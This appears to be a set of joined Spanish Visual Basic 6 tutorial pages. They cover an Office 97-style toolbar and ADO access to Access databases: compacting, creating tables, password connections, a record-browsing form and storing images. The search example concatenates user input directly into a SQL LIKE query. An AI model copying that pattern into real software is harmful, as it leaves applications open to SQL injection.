Option Explicit

Dim Botones As New Collection

Dim nBoton As Integer   'Para controlar en que imagen se está

'Constantes para lo botones
Const cNuevo = 0
Const cAbrir = 1
Const cGuardar = 2
Const cCortar = 3
Const cCopiar = 4
Const cPegar = 5
Const cAcerca = 6
Const cSalir = 7

Private Sub Form_Load()
    InicializarBotones
```

```
    Botones(1).ToolTip = "Nuevo"
    Botones(2).ToolTip = "Abrir"
    Botones(3).ToolTip = "Guardar"
    Botones(4).ToolTip = "Cortar"
    Botones(5).ToolTip = "Copiar"
    Botones(6).ToolTip = "Pegar"
    Botones(7).ToolTip = "Acerca de"
    Botones(8).ToolTip = "Salir"

    lblTip.Visible = False
    lblTip.Top = picTool.Height + picTool.Top + 60

End Sub

Private Sub Form_MouseMove(Button As Integer, Shift As Integer, X As Single, Y As
Single)
    QuitarBoton
End Sub

Private Sub imgTool_MouseDown(Index As Integer, Button As Integer, Shift As Integer,
X As Single, Y As Single)
    'Si es el botón izquierdo...
    If Button = 1 Then
        'Efecto de pulsado
        imgTool(Index).BorderStyle = 1
        lblTip.Visible = False
        'cargar la rutina correspondiente
        Accion Index
        'quitar el efecto
        imgTool(Index).BorderStyle = 0
    End If
End Sub

Private Sub imgTool_MouseMove(Index As Integer, Button As Integer, Shift As Integer,
X As Single, Y As Single)
    If nBoton Then
        If nBoton <> Index + 1 Then
            'Borrar el efecto anterior
            Efecto3DN E3D_QUITAR, picTool, Botones(nBoton)
        Else
            'Si estamos en el mismo botón, salir
            Exit Sub
        End If
    End If
    nBoton = Index + 1
    'Dibujar el efecto "botón"
    Efecto3DN E3D_RAISED, picTool, Botones(nBoton)
    lblStatus = "Está seleccionado el botón de " & Botones(nBoton).ToolTip
    With lblTip
        .Caption = Botones(nBoton).ToolTip
        .Left = Botones(nBoton).Left + 60
        .Visible = True
    End With
End Sub

Private Sub mnuAcerca_Click()
    MsgBox "Programa de prueba de barra de botones al estilo Office 97" & vbCrLf &
vbCrLf & "(c)Guillermo Som, 1997", vbInformation, "Pueba de botones"
End Sub
```

```
Private Sub mnuSalir_Click()
    Unload Me
    End
End Sub

Private Sub picStatus_Resize()
    If WindowState <> vbMinimized Then
        lblStatus.Width = picStatus.ScaleWidth
    End If
End Sub

Private Sub picTool_MouseMove(Button As Integer, Shift As Integer, X As Single, Y As
Single)
    QuitarBoton
End Sub

Private Sub Accion(Index As Integer)
    'Según el índice, se ejecutará la acción correspondiente
    Select Case Index
    Case cNuevo
        'Nuevo
        MsgBox "Has pulsado en " & Botones(Index).ToolTip
    Case cAbrir
        'Abrir
        MsgBox "Has pulsado en " & Botones(Index).ToolTip
    Case cGuardar
        'guardar
        MsgBox "Has pulsado en " & Botones(Index).ToolTip
    Case cCortar
        'Cortar
        MsgBox "Has pulsado en " & Botones(Index).ToolTip
    Case cCopiar
        'Copiar
        MsgBox "Has pulsado en " & Botones(Index).ToolTip
    Case cPegar
        'Pegar
        MsgBox "Has pulsado en " & Botones(Index).ToolTip
    Case cAcerca
        mnuAcerca_Click
    Case cSalir
        'Salir
        mnuSalir_Click
    End Select
End Sub

Private Sub picTool_Resize()
    If WindowState <> vbMinimized Then
        'Ajustar el tamaño de las líneas
        Line1(0).X2 = picTool.ScaleWidth
        Line1(1).X2 = Line1(0).X2
    End If
End Sub

Private Sub QuitarBoton()
    'Quitar el efecto del botón y el ToolTip
    If nBoton Then
        'borrar el efecto anterior
        Efecto3DN E3D_QUITAR, picTool, Botones(nBoton)
```

```
    End If
    nBoton = 0
    lblStatus = ""
    lblTip.Visible = False
End Sub

Private Sub InicializarBotones()
    'Inicializar los controles de las imagenes
    Dim i As Integer
    Dim mBoton As New cControl

    'Hacer un bucle en todos los ImgTool
    For i = 0 To 7
        Set mBoton = Nothing
        With mBoton
            Set .Container = imgTool(i).Container
            Set .Parent = imgTool(i).Parent
            'Estas son las coordenadas para el efecto 3D
            .Left = imgTool(i).Left - 15
            .Top = imgTool(i).Top - 15
            .Width = imgTool(i).Width + 30
            .Height = imgTool(i).Height + 30
            'Añadir a la colección de botones
            Botones.Add mBoton
        End With
    Next
End Sub
```

Bases de datos ADO

(*ActiveX Data Objects*)

Actualizado el 09-Jul-2003

Sigue este link para ver cómo hacer las cosas con DAO

Contenido: (los más recientes arriba)

1. Cómo manejar fechas en consultas, además de otros ejemplos, tanto para ADO como para DAO (09/Jul/03)
2. Acceder a una base de datos ADO sin el data control (Curso Básico entrega 41) (09/Jul/03)
3. Más consejos para mejorar el acceso a datos, aportados por Norman A. Armas (25/Oct/2001)
4. Compactar y cambiar el password de una base de datos (24/Oct/2001)
5. Compactar una base de datos con password (24/Oct/2001)
6. Consejos para mejorar el acceso a los datos (04/Oct/2001)
7. Código de ejemplo de compactar, crear base y crear tablas con ADO (29/Sep/2001)
8. Compactar una base de datos usando ADO y VB (29/Sep/2001)
9. Crear una tabla en una base de datos, usando ADO y VB (29/Sep/2001)
   Leer nota del 04/Oct/2001 y 27/Dic/2002
10. Crear una base de datos con ADO, usando código de VB (29/Sep/2001)
11. Abrir una base de datos ADO con contraseña (05/Sep/2001)
12. Manipular imágenes usando ADO (con datacontrol) (11/Jul/2001)
13. Usar el ADO DataControl (Curso Básico entrega 36) (14/Feb/2001)
14. Acceder a bases de datos usando ADO (sin el data control) (31/Ago/1999)
15. Acceder a bases de Access 2000 (usando el datacontrol de ADO) (31/Ago/1999)

Más consejos para mejorar el acceso a los datos, aportados por Norman A. Armas (25/Oct/2001)

Algunos consejos para mejorar el acceso a datos:

-Abrir el recordset o el Data sólo en el momento necesario, NUNCA abrir los recordsets o datas en el momento de cargar la forma (salvo en casos en que no queda mas remedio)
Por ejemplo si tienes un formulario con varios combos no es necesario llenarlos en el momento de cargar la forma, una buena costumbre es cargarlos en el momento en que el usuario haga click en el combo.

-No cargar mas de 100 records como máximo en un grid o lista, si es necesario mostrar más, jugar con el SELECT TOP y el WHERE para mostrar los datos en bloques de a 100 (o menos de 100)

Compactar una base de datos con password y cambiarlo. (24/Oct/2001)

Para compactar una base de datos con password (o contraseña), se hace prácticamente igual que en una base de datos sin password, lo único que hay que hacer es añadirle la cadena correspondiente al código mostrado anteriormente.

Este sería el código para compactar una base de datos con password:

```
je.CompactDatabase "Data Source=" & txtNombreBase.Text & ";" & _
        "Jet OLEDB:Database Password=PasswordAnterior", _
        "Data Source=" & sDBTmp & ";"
```

Y este otro para cambiarle el password actual y ponerle otro:

```
je.CompactDatabase "Data Source=" & txtNombreBase.Text & ";" & _
        "Jet OLEDB:Database Password=PasswordAnterior", _
        "Data Source=" & sDBTmp & ";" & _
        "Jet OLEDB:Database Password=NuevoPassword"
```

Consejos para mejorar el acceso a los datos (04/Oct/2001)

Esta sección te mostrará algunos consejos con los cuales podrás mejorar el acceso a los datos, el primero de ellos, con el que inauguramos esta sección es de Norman A. Armas, si crees que tienes alguno que se pueda añadir, me lo mandas. Gracias.

1. Consejo aportado por Norman A. Armas, publicado el 04/Oct/2001

   Nunca usar SELECT * FROM TuTabla., especifica siempre que campos son los que se quieren seleccionar en ese momento y que record o records

---

Código de ejemplo de compacta, crear base y crear tablas con ADO

(29/Sep/2001)

Este es el link al código completo de los tres casos indicados:

Cómo crear una base de datos con ADO,
Cómo crear tablas y
Cómo compactar una base de datos.

En la página se muestra el código completo, el cual puedes bajar mediante un fichero comprimido.

¡Que lo disfrutes!
Guillermo

Compactar una base de datos usando ADO y VB (29/Sep/2001)

Para compactar bases de datos usando ADO, tienes que crear una referencia a **Microsoft Jet and Replication Objects 2.6 Library** (JRO).

Nota: JRO sólo se puede usar con bases de datos Microsoft JET

Aquí tienes el código necesario para compactar una base de datos:

```
Private Sub cmdCompactar_Click()
    ' Compactar una base de datos con ADO
    Dim sDBTmp As String
    Dim je As JRO.JetEngine
    '
    On Error GoTo ErrCompactar
    '
    Set je = New JRO.JetEngine
    '
    ' Crear un nombre "medio" aleatorio
    sDBTmp = "DBT_" & Format$(Minute(Now), "00") & Format$(Second(Now), "00") & ".mdb"
    ' Asegurarnos de que no existe una base con el nombre temporal
    If Len(Dir$(sDBTmp)) Then
        Kill sDBTmp
    End If
    '
    lblInfo.Caption = " Compactando la base de datos..."
    lblInfo.Refresh
    '
    ' Compactar la base de datos
    je.CompactDatabase "Data Source=" & txtNombreBase.Text & ";", _
                       "Data Source=" & sDBTmp & ";"
    '
    ' Eliminar la base de datos original
    Kill txtNombreBase.Text
    '
    ' Renombrar la base temporal con el original
    Name sDBTmp As txtNombreBase.Text
    '
    lblInfo.Caption = " Base de datos compactada."
    lblInfo.Refresh
    '
    Exit Sub
    '
ErrCompactar:
    ' Mostrar el mensaje de error
    MsgBox "Error al compactar la base de datos:" & vbCrLf & _
            Err.Number & " " & Err.Description, _
            vbExclamation, "Error al compactar la base de datos"
    Err.Clear
    lblInfo.Caption = " *** Error al compactar la base de datos ***"
    lblInfo.Refresh
End Sub
```

Para más información: *Compacting a Database (MDAC Technical Articles)*

Crear una tabla en una base de datos usando ADO y VB (29/Sep/2001)

Hay que crear una referencia a **ADOX** (ver *Cómo crear una base de datos con ADO*).
El código, casi simplificado, sería algo como esto:

```
Dim cat As ADOX.Catalog
Dim tbl As ADOX.Table
'
Set cat = New ADOX.Catalog
Set tbl = New ADOX.Table
'
' Abrir el catálogo
cat.ActiveConnection = _
        "Provider=" & cboProvider.Text & ";" & _
        "Data Source=" & txtNombreBase.Text & ";"
'
' Crear la nueva tabla
With tbl
    .Name = txtNombreTabla.Text
    ' Crear los campos y añadirlos a la tabla.
    ' Esto hay que hacerlo antes de añadir la tabla a la colección de tablas
    .Columns.Append "ID", adInteger
    ' Dependiendo del tipo de proveedor, los datos de cadena serán de un tipo u otro
    If cboProvider.Text = "Microsoft.Jet.OLEDB.3.51" Then
        ' Para Access 97
        .Columns.Append "Nombre", adVarChar, 50         ' Una cadena de 50 caracteres
        .Columns.Append "email", adVarChar, 100
        .Columns.Append "Telefono", adVarChar
        .Columns.Append "Observaciones", adLongVarChar  ' Una cadena larga, (Memo)
    Else
        ' Para Access 2000
        .Columns.Append "Nombre", adVarWChar, 50        ' Una cadena de 50 caracteres
        .Columns.Append "email", adVarWChar, 100
        .Columns.Append "Telefono", adVarWChar
        .Columns.Append "Observaciones", adLongVarWChar ' Una cadena larga, (Memo)
    End If
    .Columns("Nombre").Attributes = adColNullable       ' Permite contener nulos
    .Columns("email").Attributes = adColNullable
    .Columns("Telefono").Attributes = adColNullable
    .Columns("Observaciones").Attributes = adColNullable
End With
'
' Añadir la nueva tabla a la base de datos
cat.Tables.Append tbl
'
Set tbl = Nothing
Set cat = Nothing
```

En este ejemplo, tenemos que tener asignadas las variables **sProvider** (el proveedor), **sNombreBase** (el nombre y path de la base de datos) y **sNombreTabla** para el nombre de la tabla.
Para una base de datos del tipo Access 97, **sProvider = "Microsoft.Jet.OLEDB.3.51"**
Para una base de datos del tipo Access 2000, **sProvider = "Microsoft.Jet.OLEDB.4.0"**

Nota:
Los tipos de datos de cadena adVarChar y adLongVarChar son los que aceptan las tablas para Access 97,
las tablas de Access 2000 se deben usar los del tipo adVarWChar y

adLongWChar.

Nota 2:
Los campos se añaden a la tabla por orden alfabético, independientemente del orden en el que se han añadido.
Nota del 27/Dic/02:
Esto sólo ocurre si se usa el JET 3.51, con JET 4.0 los crea en el orden indicado al crearlos.
Gracias Jose Angel Calvo.

Si alguien sabe cómo hacer que no se clasifiquen, (en JET 3.51), por favor que me lo diga, gracias

Para más información: *Defining and Retrieving a Database's Schema (MDAC Technical Articles)*

Crear una base de datos con ADO, usando código de VB (29/Sep/2001)

Para poder crear una base de datos, desde Visual Basic, usando **ADO** (**A**ctiveX **D**ata **O**bjects), tenemos que crear en nuestro proyecto una referencia a: **Microsoft ADO Ext. 2.6 for DDL and Security** (msadox.dll), y crear un objeto del tipo **Catalog**.

> ***Nota:*** *Esta referencia es para la versión 2.6 de ADO, por tanto puede ser que, si la versión que tienes instalada es otra, en lugar de 2.6 aparezca otra numeración.*
> ***ADOX*** *sólo está disponible a partir de la versión 2.1 de ADO.*

Veamos, de forma simple, cómo crear una base de datos:

```
Dim cat As ADOX.Catalog
Set cat = New ADOX.Catalog
'
' Crear la base de datos
cat.Create "Provider=" & sProvider & ";" & _
           "Data Source=" & sNombreBase & ";"
```

En este ejemplo, tenemos que tener asignadas las variables **sProvider** (el proveedor) y **sNombreBase** (el nombre y path de la base de datos).
Para una base de datos del tipo Access 97, **sProvider = "Microsoft.Jet.OLEDB.3.51"**
Para una base de datos del tipo Access 2000, **sProvider = "Microsoft.Jet.OLEDB.4.0"**

Nota: Si la base de datos ya existe, dará un error.

Para más información: *Defining and Retrieving a Database's Schema (MDAC Technical Articles)*

Abrir una base de datos ADO con contraseña (05/Sep/2001)

Para abrir una base de datos ADO con contraseña, podemos hacerlo al crear la conexión.
He probado varias de las formas que se indican en la ayuda, pero la única que me ha funcionado es la

que aquí te muestro... así que, si a ti te funciona de otra forma, pues... eso, que uses la que mejor te parezca... je, je.

Este código es para bases de datos del tipo Access 97, en caso de que quieras usar una de Access 2000, hay que cambiar el provider por: **Provider=Microsoft.Jet.OLEDB.4.0;**

```
Set Cnn = New ADODB.Connection

Cnn.Open "Provider=Microsoft.Jet.OLEDB.3.51; " & _
     "Data Source=" & sBase & ";" & _
     "Jet OLEDB:Database Password=laclave"
```

En este ejemplo, asumimos que tenemos una variable llamada **Cnn** del tipo **ADODB.Connection** y otra, sBase del tipo String, a la que se ha asignado el nombre de la base de datos a la que queremos acceder.

Curso Básico de Programación en Visual Basic

Entrega Cuarenta y una: 30/Sep/2001
por Guillermo "guille" Som

Si quieres linkar con las otras entregas, desde el índice lo puedes hacer

---

Aquí tienes la entrega prometida para acceder a bases de datos ADO sin el data control.
El ejemplo o código que te muestro, como verás, es prácticamente idéntico al mostrado en el último ejemplo de la entrega anterior, salvo en lo que a las referencias a las librerías que hay que usar para poder acceder a las bases de datos ADO, pero esto lo veremos a continuación, así que prepara el cuerpo y el alma y te enterarás...

Cómo acceder a bases de datos ADO, sin el datacontrol.

Empecemos desde el principio... para que te vayas acostumbrando... aunque ya deberías saber crear tus propios formularios y añadir los controles que te indique... aunque prácticamente no te lo haya explicado en el curso, es algo que te enseñan en prácticamente cualquier libro e incluso en los "tutoriales" que incluye el Visual Basic.
(Toc, toc, toc, Guille... ¿esto no es lo mismo que lo que dijiste en la entrega anterior? *Sí, pero como para esta también es válido y ya lo tengo escrito, ¿para que inventarme otra cosa?* Pues sí... la cosa es buscar alguna excusa para ¡no trabajar! *Buenooo, quitaré algo para que no sea exactamente "copiado", que es lo que suelen hacer la mayoría de la gente cuando escriben libros y otras cosas sobre las nuevas versiones*...)

El formulario de prueba:

Crea un nuevo proyecto, se creará un proyecto con un formulario.
Añade los siguientes controles para que el formulario quede con el aspecto que te muestro a continuación, (que es el mismo del último ejemplo de la entrega anterior):

Aspecto del formulario en tiempo de diseño

Los controles usados son:
En la parte superior:
cmdMover, un array de 0 a 3
Label1, un array de 0 a 2, Text1, un array de 0 a 2
cmdAdd, cmdActualizar, cmdBorrar
El segundo grupo:
Label2, Text2, cmdBuscar
Un Listview1 para mostrar los resultados de la búsqueda
Una etiqueta (LblData) para mostrar algunos mensajes y el botón de salir es: cmdSalir

Las referencias necesarias:

En el menú Proyecto/Referencias... selecciona **Microsoft ActiveX Data Objects 2.6 Library** - aunque también puedes seleccionar cualquiera de las otras que te muestra, (si es que te muestra alguna más); a mi me aparecen las versiones 2.0, 2.1, 2.5 y 2.6, la única que no deberías seleccionar es la 2.0 que ya está obsoleta-

Una vez añadida la referencia a los objetos ADO, puedes usar los objetos expuestos por esta librería.
En este ejemplo usaremos dos de esos objetos, que serán los que en la mayoría de los casos usemos:
El objeto **Connection** y el objeto **Recordset**.
El primero es el que permite acceder a la base de datos y el segundo será el que acceda a los datos propiamente dicho, cuando veas el código seguramente lo entenderás y si no lo entiendes... es que deberías leerte TODAS las entregas, ¡empezando por la primera! (tendrá que excusarse el Guille de alguna forma si no entiendes lo que explica)

Los objetos ADO más comunes:

Normalmente, el objeto **Connection** suele declararse de forma que sea visible en todo el formulario, salvo en el caso de que añadieses algún módulo BAS y necesitaras usarlo desde ese módulo BAS, en cuyo caso, deberías declararlo Público o Global, pero como por ahora no es necesario... dejemos las cosas estar...

El objeto **Recordset** de ADO produce eventos, por tanto, si necesitamos acceder a esos eventos, declararemos la variable con **WithEvents**, de esa forma podemos interceptar los eventos que produzca de la misma manera que lo hacemos con el resto de controles (de esto veremos más en

las entregas de las clases)
En el procedimiento Buscar, veremos cómo usar otro recordset, pero de la forma tradicional: sin eventos.

Escribe este código en las declaraciones generales del formulario:

```
Option Explicit

' En ADO, se usa el objeto Connection para abrir las bases de datos
Private cnn As ADODB.Connection
' Necesitamos los eventos si queremos controlar algunas cosillas
Private WithEvents rst As ADODB.Recordset
```

Al cargar el formulario, creamos los objetos y asignamos la información correspondiente para abrir la base de datos y crear o llenar el Recordset.
Como te dije, la base de datos se abre usando el objeto Connection, del cual usaremos el método Open al cual hay que indicarle el "proveedor" y el nombre de la base de datos:

```
Private Sub Form_Load()
    '
    Text2 = ""
    '
    ' Indicar el path correcto de la base de datos
    ' ¡ACUERDATE DE PONER EL PATH CORRECTO!
    Const sPathBase As String = "C:\Program Files\Microsoft Visual Studio\VB98\BIBLIO.MDB"
    '
    ' Crear los objetos
    Set cnn = New ADODB.Connection
    Set rst = New ADODB.Recordset
    '
    ' Crear la conexión manualmente
    ' Usar "Provider=Microsoft.Jet.OLEDB.3.51;" para bases de Access 97
    ' Usar "Provider=Microsoft.Jet.OLEDB.4.0;"  para bases de Access 2000
    With cnn
        .ConnectionString = _
            "Provider=Microsoft.Jet.OLEDB.3.51;" & _
            "Data Source=" & sPathBase & ";"
        .Open
    End With
    ' Indicarle de que tabla vamos a leer los datos
    rst.Open "SELECT * FROM Authors", cnn, adOpenDynamic, adLockOptimistic
    '
    ' Asignar los nombres de los campos a las etiquetas
    Label1(0).Caption = "Au_ID:"
    Label1(1).Caption = "Author:"
    Label1(2).Caption = "Year Born:"
    '
    With ListView1
        ' El tipo de Listview que queremos es del tipo "reporte"
        .View = lvwReport
        ' Que muestre las líneas de separación entre datos
        .GridLines = True
        ' Que no se puedan modificar los datos del listview
        .LabelEdit = lvwManual
        ' Añadimos las cabeceras
        .ColumnHeaders.Add , , "Au_ID", 900
        .ColumnHeaders.Add , , "Autor", 2700
        .ColumnHeaders.Add , , "Año nacimiento", 1500, lvwColumnRight
    End With
    '
    ' Si hay datos, posicionarlo en el primer registro:
    cmdMover_Click 0
End Sub
```

En el ejemplo de la entrega anterior, teníamos un procedimiento al que llamábamos cada vez que

teníamos que actualizar la información del registro que estaba activo. Pero como el Recordset de ADO produce eventos, vamos a usar uno de esos eventos: **MoveComplete**, el cual se produce cada vez que se cambia el registro activo.
Como te comenté antes, las variables declaradas con WithEvents siguen la misma "nomenclatura" que los eventos de los controles, por tanto, ese evento estará en: rst_MoveComplete (selecciona el objeto rst de la lista desplegable derecha y el evento MoveComplete de la lista de la izquierda), éste es el código para mostrar los datos cada vez que se cambia el registro activo, aunque realmente no sería necesario si hubiésemos "ligado" los controles con el recordset... pero de esa forma no tendríamos el control total sobre los datos, así que vamos a seguir con esto de usar los eventos:

```
Private Sub rst_MoveComplete(ByVal adReason As ADODB.EventReasonEnum, _
                ByVal pError As ADODB.Error, adStatus As ADODB.EventStatusEnum, _
                ByVal pRecordset As ADODB.Recordset)
    ' Cada vez que el registro actual cambie,
    ' se producirá este evento (igual que con el DataControl)
    With rst
        If .EOF And .BOF Then
            lblData.Caption = "No hay ningún registro activo"
            .MoveFirst
        Else
            Text1(0) = .Fields("Au_ID")
            ' Por si el dato es nulo, añadirle una cadena vacia
            Text1(1) = .Fields("Author") & ""
            Text1(2) = .Fields("Year Born") & ""
        End If
    End With
End Sub
```

En este evento podemos usar tanto el objeto **rst** como el que está en el parámetro: **pRecordset**, los dos se refieren al mismo objeto.
Hacemos una pequeña comprobación de que no nos encontremos con un recordset vacío o que esté fuera de los límites permitidos, (cosa que ocurre cuando queremos pasar al siguiente registro cuando estamos al final (se produce EOF) o cuando pasamos al registro anterior y estamos al principio, (se produce BOF).
Si todo va bien, asignamos a las cajas de textos el contenido de los campos correspondientes.
Fíjate que en algunos de los campos añado una cadena vacía al contenido del campo, esto es para los casos en que esos campos contengan un valor nulo. Si se lo quitas al Year Born, verás cómo se produce un error, ya que en la base de datos Biblio, que es la que usaremos para este ejemplo, ese campo no suele estar asignado.

Ahora te muestro el resto del código para los botones de Mover, Nuevo, Actualizar y Eliminar, que es prácticamente igual al de la versión para DAO, con la salvedad de Actualizar, ya que en ADO no es necesario poner un registro (o columna que es como se debería decir), en modo edición para poder modificarlo, ya que al usar **Update**, se actualiza el registro.

```
Private Sub cmdMover_Click(Index As Integer)
    ' Mover según el botón pulsado
    'On Error Resume Next
    '
    With rst
        If Index = 0 Then       ' Primero
            .MoveFirst
        ElseIf Index = 1 Then   ' Anterior
            .MovePrevious
        ElseIf Index = 2 Then   ' Siguiente
            .MoveNext
        ElseIf Index = 3 Then   ' Último
            .MoveLast
        End If
        '
        If .BOF Or .EOF Then
            .MoveFirst
            lblData.Caption = " No hay datos..."
        Else
            lblData.Caption = " Registro actual: " & rst("Au_ID")
```

```
        End If
    End With
    '
    Err = 0
End Sub

Private Sub cmdAdd_Click()
    ' Añadir un nuevo registro
    rst.AddNew
    ' Añadimos algún texto, para que no se pierda este registro
    Text1(1) = "Nuevo"
    ' Actualizamos los datos
    rst.Update
    ' Movemos al último registro para que los cambios se hagan permanentes
    ' y se muestre el nuevo registro
    rst.MoveLast
End Sub

Private Sub cmdActualizar_Click()
    ' Guardar el contenido de las cajas de texto
    With rst
        ' Este campo es auto numérico, así que no asignarlo
        '.Fields("Au_ID") = Text1(0) + 0
        ' Añadimos una cadena vacía al final
        ' ya que si Text1(1) está vacío, se asignará un valor NULL y dará error
        .Fields("Author") = Text1(1) & ""
        ' Idem con el año de nacimiento, pero como es numérico, se sumará 0
        .Fields("Year Born") = Text1(2) + 0
        ' Actualizar los datos en el recordset
        .Update
    End With
End Sub

Private Sub cmdBorrar_Click()
    ' Borrar el registro actual
    ' Se comprueba que haya algún registro activo,
    ' para ello se comprueba que no hayamos pasado del principio o el final del Recordset
    '
    ' Comprobar que hay registros, porque si no hay, dará error
    If (rst.EOF Or rst.BOF) Then
        ' Avisar de que no hay registros
        lblData.Caption = "Ningún registro activo"
    Else
        ' Eliminar el registro actual
        rst.Delete
        '
        ' Movemos al primer registro para que los cambios se hagan permanentes
        ' (también podríamos haberlo movido al último registro)
        rst.MoveFirst
    End If
End Sub
```

Creo que no necesita información adicional, en los comentarios está todo explicado.

Para terminar, vamos a ver el código para Buscar datos:

```
Private Sub cmdBuscar_Click()
    ' Mostrar los datos en el listview
    Dim sBuscar As String
    Dim tRs As Recordset
    Dim tLi As ListItem
    '
    ' Comprobar si tiene caracteres "no válidos" para ADO:
    ' NOTA: Replace es una función de VB6
    sBuscar = Text2
    sBuscar = Replace(sBuscar, "*", "%")
```

```
    sBuscar = Replace(sBuscar, "?", "_")
    '
    Text2 = sBuscar
    ' Formar la cadena de la consulta:
    ' Se busca por el nombre del autor y se muestran clasificados por el nombre
    sBuscar = "SELECT * FROM Authors WHERE Author LIKE '" & sBuscar & "' ORDER BY Author"
    ' Creamos un recordset del tipo "estático", el cual no es modificable
    ' para poder modificarlo, tendría que ser del tipo dbOpenDynamic
    Set tRs = cnn.Execute(sBuscar)
    ' Comprobar que hay datos en el recordset
    With tRs
        ' Si no hay datos...
        If (.BOF And .EOF) Then
            MsgBox "No se han encontrado los datos buscados"
        Else
            ' Mostrar los datos hallados
            ListView1.ListItems.Clear
            .MoveFirst
            Do While Not .EOF
                Set tLi = ListView1.ListItems.Add(, , .Fields("Au_ID") & "")
                tLi.SubItems(1) = .Fields("Author") & ""
                tLi.SubItems(2) = .Fields("Year Born") & ""
                .MoveNext
            Loop
        End If
    End With
End Sub
```

Caracteres comodines:

Como podrás comprobar el procedimiento de buscar es muy parecido, por no decir casi idéntico al usado en DAO, con la salvedad de que hacemos una comprobación para cambiar los caracteres comodines que hubiese en el texto indicado para la búsqueda, ya que en ADO no son los mismos que en DAO.

Según la ayuda de ADO, se usará el carácter % (tanto por ciento) en lugar del * (asterisco), cuando queramos indicar cualquier cosa que haya en el sitio en que se encuentra dicho carácter, por ejemplo: **%jan%** encontrará todos los registros que contenga "jan", esté en el sitio que esté: ***Jan***et, Ale***jan***dro, etc. Si pusiéramos jan%, sólo mostraría los que empezaran con jan, etc.

Por otro lado, el carácter _ (subrayado bajo) sustituye a la ? (interrogación), en este caso este comodín significa "cualquier carácter que esté en esa posición", por ejemplo: **%r_us%** encontrará cualquier palabra que contenga: una r seguida de cualquier cosa, seguida de us. Tal es el caso de ***R****o****us***e, Ma***r***c***us***, etc.

La función **Replace** usada para cambiar esos caracteres es propia de la versión 6 de Visual Basic, en VB5 no existe, así que tendrás que crearte tu propia función Replace.

Bueno, vale... aquí la tienes:

```
Private Function Replace(ByVal Expresion As String, _
                         ByVal Encontrar As String, _
                         ByVal ReemplazarCon As String) As String
    '--------------------------------------------------------------
    ' Función Replace para usar con VB5 o anteriores
    '--------------------------------------------------------------
    Dim i As Long, j As Long
    '
    j = 1
    Do
        ' Buscar la cadena indicada en la expresión
        i = InStr(j, Expresion, Encontrar)
        ' Si la hemos hallado, quitamos dicha cadena y ponemos la nueva
        If i Then
            Expresion = Left$(Expresion, i - 1) & ReemplazarCon & Mid$(Expresion, i +
Len(Encontrar))
            j = i + 1
```

```
        End If
    Loop While i
    ' Devolver la cadena
    Replace = Expresion
End Function
```

¡Esto esto amigos! (¿y para las amigas nada?, *es que cuando se habla de forma genérica, se usa el género masculino... como si fuese neutro...* sí, ya, es que algunos que dicen ser muy masculinos, realmente son neutros... *¿a quién te refieres?* no, a nadie en concreto... es por aclarar las cosas... *¡Ah! creía...*)

Dejemos a ***los Guilles*** con su discusión y te espero en la próxima entrega, que aún no sé de que tratará... ¿será de clases? ¿será de acceso a datos? ¿será sobre algún tema nuevo? ya veremos...

Nos vemos
Guillermo

---

ant ir al índice sig

Las páginas del Curso Básico se han visitado:
0
veces desde el 3/Sep/97 04:15 GMT
(aunque al contador ya se le fue la olla... y empezó a contar desde cero no se cuando...)

Imágenes en bases de datos usando ADO
(Ejemplo con el ADO Datacontrol)

Actualizado el 11/Jul/2001

Esto es una adaptación a ADO del ejemplo publicado anteriormente para DAO sin el data control.
Aunque en DAO con el DATACONTROL no hay que hacer nada especial para leer y guardar imágenes de una base de datos, sin embargo con ADO no es tán automático, al menos no en lo que a guardar la imagen en la base se refiere.
Así que he tomado el código usado en el ejemplo antes mencionado y lo he modificado para usar con ADO.
Aquí te muestro el código del módulo BAS así como el código del formulario de prueba.

El formulario de prueba tiene un ADO datacontrol, un TextBox para mostrar el campo Nombre y un pictureBox para mostrar las imágenes, además de un CommonDialog para seleccionar las imágenes a insertar en el campo.
También tiene tres botones, uno para crear un nuevo registro, otro para guardar (actualizar) la información y un último botón para modificar la imagen del registro activo.
Al final te pongo un link con el código completo y una base de datos Access 97 y otra de Access 2000 para que pruebes.
Para usar una base u otra, simplemente comenta la asignación correspondiente a ConnectionString del DATA.

El código del módulo BAS:

> **Nota:**
> El método LeerBinary no se usa en este ejemplo, ya que el ADO Datacontrol actualiza automáticamente las imágenes guardadas en las bases de datos.

```
'--------------------------------------------------------------------------------
' Código para grabar y leer imagenes en campos de bases             ( 9/Abr/98)
' Adaptado para usarlo con ADO                                      (11/Jul/01)
'
' Adaptado de un par de ejemplos de la ayuda de VB5
'
' ©Guillermo 'guille' Som, 1998-2001
' guille@costasol.net
'--------------------------------------------------------------------------------
Option Explicit

Private nFile As Long
Private Chunk() As Byte
Private Const mBuffer As Long = 16384&

Public Sub LeerBinary(ADOField As ADODB.Field, unPicture As PictureBox)
    ' Leer la imagen del campo de la base y asignarlo al Picture
    '-------------------------------------------
    ' Este procedimiento no es necesario usarlo
    ' si el Picture está ligado a un data control
    '-------------------------------------------
    Dim nChunks As Long
    Dim nSize As Long
    Dim Fragment As Long
    Dim i As Long
    '
    ' Se usa un fichero temporal para guardar la imagen
    nFile = FreeFile
    Open "pictemp" For Binary Access Write As nFile
```

```
    '
    ' Calcular los trozos completos y el resto
    nSize = ADOField.ActualSize
    nChunks = Int(nSize / mBuffer)
    Fragment = nSize Mod mBuffer
    Chunk() = ADOField.GetChunk(Fragment)
    Put nFile, , Chunk()
    For i = 1 To nChunks
        Chunk() = ADOField.GetChunk(mBuffer)
        Put nFile, , Chunk()
    Next
    Close nFile
    Erase Chunk
    ' Ahora se carga esa imagen en el control
    unPicture.Picture = LoadPicture("pictemp")

    ' Ya no necesitamos el fichero, así que borrarlo
    On Error Resume Next
    If Len(Dir$("pictemp")) Then
        Kill "pictemp"
    End If
    Err = 0
End Sub

Public Sub GuardarBinary(ADOField As ADODB.Field, unPicture As PictureBox)
    ' Guardar el contenido del Picture en el campo de la base
    Dim i As Long
    Dim Fragment As Long
    Dim nSize As Long
    Dim nChunks As Long
    '
    ' Guardar el contenido del picture en un fichero temporal
    SavePicture unPicture.Picture, "pictemp"

    ' Leer el fichero y guardarlo en el campo
    nFile = FreeFile
    Open "pictemp" For Binary Access Read As nFile
    nSize = LOF(nFile)    ' Longitud de los datos en el archivo
    If nSize = 0 Then
        Close nFile
        Exit Sub
    End If
    '
    ' Calcular el número de trozos y el resto
    nChunks = nSize \ mBuffer
    Fragment = nSize Mod mBuffer
    ReDim Chunk(Fragment)
    '
    Get nFile, , Chunk()
    ADOField.AppendChunk Chunk()
    ReDim Chunk(mBuffer)
    For i = 1 To nChunks
        Get nFile, , Chunk()
        ADOField.AppendChunk Chunk()
    Next i
